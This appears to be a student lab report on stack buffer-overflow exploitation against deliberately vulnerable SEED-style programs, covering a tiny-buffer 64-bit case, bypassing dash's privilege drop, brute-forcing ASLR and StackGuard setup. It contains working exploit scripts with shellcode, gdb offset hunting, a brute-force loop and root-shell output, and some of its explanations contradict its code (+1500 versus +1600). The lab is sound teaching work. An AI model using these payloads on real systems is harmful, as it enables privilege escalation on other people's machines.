The `ret` variable is crafted to jump into our NOP sled and ultimately reach the shellcode. Using `ret = 0x7fffffffd8b0 + 150`, where `0x7fffffffd8b0` is the buffer's base address (obtained via `gdb`), we add an offset of `+150` to align the return address within the NOP sled. This calculation is critical, as an accurate address and offset ensure our payload will reach and execute the shellcode.

Offset:
`offset = 208 + 8` places the return address at the 216th byte in the buffer. This is determined based on the return address location found using `gdb`. By setting this exact offset, we guarantee the program's flow redirects from the intended return address to our crafted one, entering our NOP sled.

Length(L):
`L = 8` represents the size of the return address on a 64-bit system, where addresses are 8 bytes long. Setting `L = 8` is crucial for alignment, ensuring that the entire 64-bit return address fits within the buffer without truncation.

Task 6 Launching Attack on 64-bit Program (Level 4)

The target program (stack-L4) in this task is similar to the one in the Level 2, except that the buffer size
is extremely small. We set the buffer size to 10, while in Level 2, the buffer size is much larger.

```
gdb-peda$ b bof
Breakpoint 1 at 0x1229: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/Labsetup/code/stack-L4-dbg
Input size: 517
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffddb0 --> 0x9090909090909090
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd80 --> 0x0
RDX: 0x7fffffffdd80 --> 0x0
RSI: 0x0
RDI: 0x7fffffffddb0 --> 0x9090909090909090
RBP: 0x7fffffffdd90 --> 0x7fffffffdfd0 --> 0x0
RSP: 0x7fffffffd988 --> 0x555555555350 (<dummy_function+62>:    nop)
RIP: 0x555555555229 (<bof>:     endbr64)
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>:  endbr64)
R13: 0x7fffffffe0c0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
```

```
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x555555555219 <__do_global_dtors_aux+57>:   nop    DWORD PTR [rax+0x0]
   0x555555555220 <frame_dummy>:        endbr64
   0x555555555224 <frame_dummy+4>:      jmp    0x5555555551a0 <register_tm_clones>
=> 0x555555555229 <bof>:        endbr64
   0x55555555522d <bof+4>:      push   rbp
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0x20
   0x555555555235 <bof+12>:     mov    QWORD PTR [rbp-0x18],rdi
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffd988 --> 0x555555555350 (<dummy_function+62>:   nop)
0008| 0x7fffffffd990 --> 0x1
0016| 0x7fffffffd998 --> 0x7fffffffddb0 --> 0x9090909090909090
0024| 0x7fffffffd9a0 --> 0x0
0032| 0x7fffffffd9a8 --> 0x0
0040| 0x7fffffffd9b0 --> 0x0
0048| 0x7fffffffd9b8 --> 0x0
0056| 0x7fffffffd9c0 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0x7ffff7fdb1e9 "H\203\304\060\205\300t\267I\213\f$H\203|$P") at stack.c:16
16      {
gdb-peda$
```

```
R13: 0x7fffffffe0c0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0x20
   0x555555555235 <bof+12>:     mov    QWORD PTR [rbp-0x18],rdi
=> 0x555555555239 <bof+16>:     mov    rdx,QWORD PTR [rbp-0x18]
   0x55555555523d <bof+20>:     lea    rax,[rbp-0xa]
   0x555555555241 <bof+24>:     mov    rsi,rdx
   0x555555555244 <bof+27>:     mov    rdi,rax
   0x555555555247 <bof+30>:     call   0x5555555550c0 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffd960 --> 0x7fffffffd9f0 --> 0x0
0008| 0x7fffffffd968 --> 0x7fffffffddb0 --> 0x9090909090909090
0016| 0x7fffffffd970 --> 0x2
0024| 0x7fffffffd978 --> 0x7ffff7fb68f8 --> 0x7ffff7ddf3ad ("GLIBC_PRIVATE")
0032| 0x7fffffffd980 --> 0x7fffffffdd90 --> 0x7fffffffdfd0 --> 0x0
0040| 0x7fffffffd988 --> 0x555555555350 (<dummy_function+62>:   nop)
0048| 0x7fffffffd990 --> 0x1
0056| 0x7fffffffd998 --> 0x7fffffffddb0 --> 0x9090909090909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$
```

```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffddb0 --> 0x9090909090909090
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd80 --> 0x0
RDX: 0x7fffffffdd80 --> 0x0
RSI: 0x0
RDI: 0x7fffffffddb0 --> 0x9090909090909090
RBP: 0x7fffffffd980 --> 0x7fffffffdd90 --> 0x7fffffffdfd0 --> 0x0
RSP: 0x7fffffffd960 --> 0x7fffffffd9f0 --> 0x0
RIP: 0x555555555239 (<bof+16>:  mov    rdx,QWORD PTR [rbp-0x18])
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>:  endbr64)
R13: 0x7fffffffe0c0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0x20
   0x555555555235 <bof+12>:     mov    QWORD PTR [rbp-0x18],rdi
=> 0x555555555239 <bof+16>:     mov    rdx,QWORD PTR [rbp-0x18]
```

```
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffd980
gdb-peda$ p &buffer
$2 = (char (*)[10]) 0x7fffffffd976
gdb-peda$ p/d 0x7fffffffd980 - 0x7fffffffd976
$3 = 10
gdb-peda$ exit
Undefined command: "exit".  Try "help".
gdb-peda$ quit
```

```
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
#start = 45               # Change this number
content[517- len(shellcode):] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x7fffffffd976 + 1500          # Change this number
offset = 10+8              # Change this number

L = 8     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
"exploit.py" 30L, 994C
```

Here the shellcode is written for a 64-bit system and `.encode('latin-1')` ensures it's in the right format for the payload.

```
[11/11/24]seed@VM:~/.../code$ vim exploit.py
[11/11/24]seed@VM:~/.../code$ ./exploit.py
[11/11/24]seed@VM:~/.../code$ ./stack-L4
Input size: 517
# whoami
root
#
```

Placing the Shellcode in the Payload:
`content[517 - len(shellcode):] = shellcode` puts the shellcode at the **end of the 517-byte buffer**.
Placing the offset at the end avoids overwriting it if the initial part of the buffer is affected by the program's normal execution. This positioning leaves space before it for the NOP sled, increasing the chances of the overflow reaching the shellcode if the buffer is smaller than 517 bytes.

NOP Sled:
The `NOP sled` is a series of "do nothing" instructions (0x90) filling the start of the buffer. It acts as a **landing zone**.
If the program jumps to any part of this sled, it "slides" through the NOPs to eventually execute the shellcode at the end.
What we change: `content = bytearray(0x90 for i in range(517))` fills the buffer with NOPs, making it more forgiving if the return address is slightly off.

Return Address Calculation:
The `return address (ret)` is the address we want the program to jump to, ideally landing on the NOP sled.
`0x7fffffffd976` is the **base address** of the buffer in the program's stack.
Offset +1600 moves the address forward, aiming it toward the NOP sled so execution will eventually reach the shellcode.
Change in Code: `ret = 0x7fffffffd976 + 1600` directs the return to a spot within the NOP sled.


Offset for Return Address Placement:
This offset points to where the return address is stored in memory.
Explanation: `offset = 10 + 8` aligns with the return address location in memory, ensuring it overwrites the program's original return address to point to our buffer.
Change in Code: Setting the offset allows our payload to take control of the program's flow.

Length:
`L = 8` sets the return address length to 8 bytes to match the 64-bit system.
This ensures the return address format is correct, preventing crashes from address misalignment.


Conclusion:
The buffer size in this program is only 10 bytes, significantly smaller than the previous level, which means there is less space for our payload.
Solution: Using a combination of precise offsets, a compact NOP sled, and minimal shellcode helps fit the payload within this tight space.

Tasks 7: Defeating dash's Countermeasure

Experiment. Compile call shellcode.c into root-owned binary (by typing "make setuid"). Run the shellcode a32.out and a64.out with or without the setuid(0) system call. Please describe and explain your observations.




With setuid(0):



When we run `a32.out` or `a64.out`, it launches a shell, and the `setuid(0)` code in the shellcode sets both **real UID** and **effective UID** to root (UID = 0).
Effect: By setting both UIDs to root, the dash shell doesn't detect any UID mismatch. This bypasses dash's privilege-dropping countermeasure.
Running the command `whoami` within the shell confirms we have root access, as it outputs **root**, indicating full privileges.

Without setuid(0):



Running `a32.out` or `a64.out` without `setuid(0)` still opens a shell, but here, the real UID remains our regular user's UID, while the effective UID is root (UID = 0).
Effect: Dash detects the mismatch between real and effective UIDs, triggering its countermeasure to drop privileges, effectively changing us back to our regular user level. Running `whoami` now shows seed (or the regular user), confirming that root access was not retained.

Updated code in level1:

Open — exploit.py — ~/Downloads/Buffer/Labsetup/code

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

content = bytearray(0x90 for i in range(517))

start = 400
content[start:start + len(shellcode)] = shellcode

ret = 0xffffcac8 + 200
offset = 112

L = 4

content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

```
[11/10/24]seed@VM:~/.../code$ ./exploit.py
[11/10/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(pl
ugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
# exit
[11/10/24]seed@VM:~/.../code$
```

Launch the Attack:

We executed our buffer overflow exploit against the Level 1 program, this time with the new shellcode that includes the `setuid(0)` call.

By calling `setuid(0)`, we ensured both the real and effective user IDs were set to root, allowing us to bypass dash's countermeasure.

Verify Root Access:


Once we gained a shell, we ran the `whoami` command to check our privileges.

The output returned root, confirming that our updated shellcode successfully bypassed the dash privilege-drop mechanism, giving us full root access.


Verifying the Countermeasure is Active:
To confirm that dash's countermeasure was indeed active, we ran:
`ls -l /bin/sh /bin/zsh /bin/dash`
This command showed that `/bin/sh` was linked to `/bin/dash`, verifying that dash was in use with the privilege-dropping feature turned on. The fact that we obtained root access despite this demonstrates the effectiveness of the `setuid(0)` modification.

We can also run the updated shellcode on Levels 2 and 3 to observe if the exploit succeeded under different buffer conditions. This would allow us to confirm the versatility of setuid(0) approach.

Task 8: Defeating Address Randomization



We turned on Ubuntu's address randomization using:
`sudo /sbin/sysctl -w kernel.randomize_va_space=2`
This command enables **ASLR(Address Space Layout Randomization)** by randomizing the stack's base address, making it more difficult to predict memory locations for our exploit. This setting gives the stack a possible 524,288 starting addresses, adding complexity to our attack.



Preparing for a Brute-Force Attack:
Due to the limited entropy (only 19 bits), we can potentially exhaust all possible addresses using brute force until we land on the correct one.
We're focusing on `stack-L1`, a 32-bit program, since 32-bit address space has lower entropy, making brute-force feasible.

The brute-force script provided has a loop that increments the run count every time it executes `stack-L1`. It also tracks the time elapsed, printing it so we can monitor progress.

Running the Brute-Force Attack:

```
#!/bin/bash
SECONDS=0
value=0
while true; do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(($duration / 60))
sec=$(($duration % 60))
echo "$min minutes and $sec seconds elapsed.
"
echo "The program has been running $value times so far.
"
./stack-L1
done
```

We ran the script to start attempting the attack. Because ASLR changes the address each time the program runs, it may take several attempts for our exploit to hit the correct address in the stack.

Observing Success:


After 2 minutes and 28 seconds of running the script, our exploit successfully landed on the correct address.

The script stopped, indicating we gained root access and bypassed the ASLR countermeasure on the 32-bit system.

This confirmed that, on a 32-bit system with low entropy, ASLR can be bypassed through brute force within a feasible time frame.

Tasks 9: Experimenting with Other Countermeasures

Task 9.a: Turn on the StackGuard Protection




First, we confirm that the Level-1 attack is working without StackGuard protection, so we can observe the difference when StackGuard is enabled.
Since we had previously enabled Address Space Layout Randomization (ASLR) in an earlier task, we turn it off again with:


```
sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

Next, we compile the vulnerable program with StackGuard **disabled** by including the `-fno-stack-protector` flag in the compilation command:

```
gcc -DBUF_SIZE=100 -m32 -o stack-L1 -z execstack -fno-stack-protector stack.c
```

This command compiles `stack.c` into a 32-bit executable called `stack-L1` without StackGuard, allowing buffer overflows to go undetected by any canary value.





Testing the Attack Without StackGuard:

Running `stack-L1`, we confirm that the buffer overflow attack is successful without protection, and we gain unauthorized access as expected.

Enabling StackGuard:

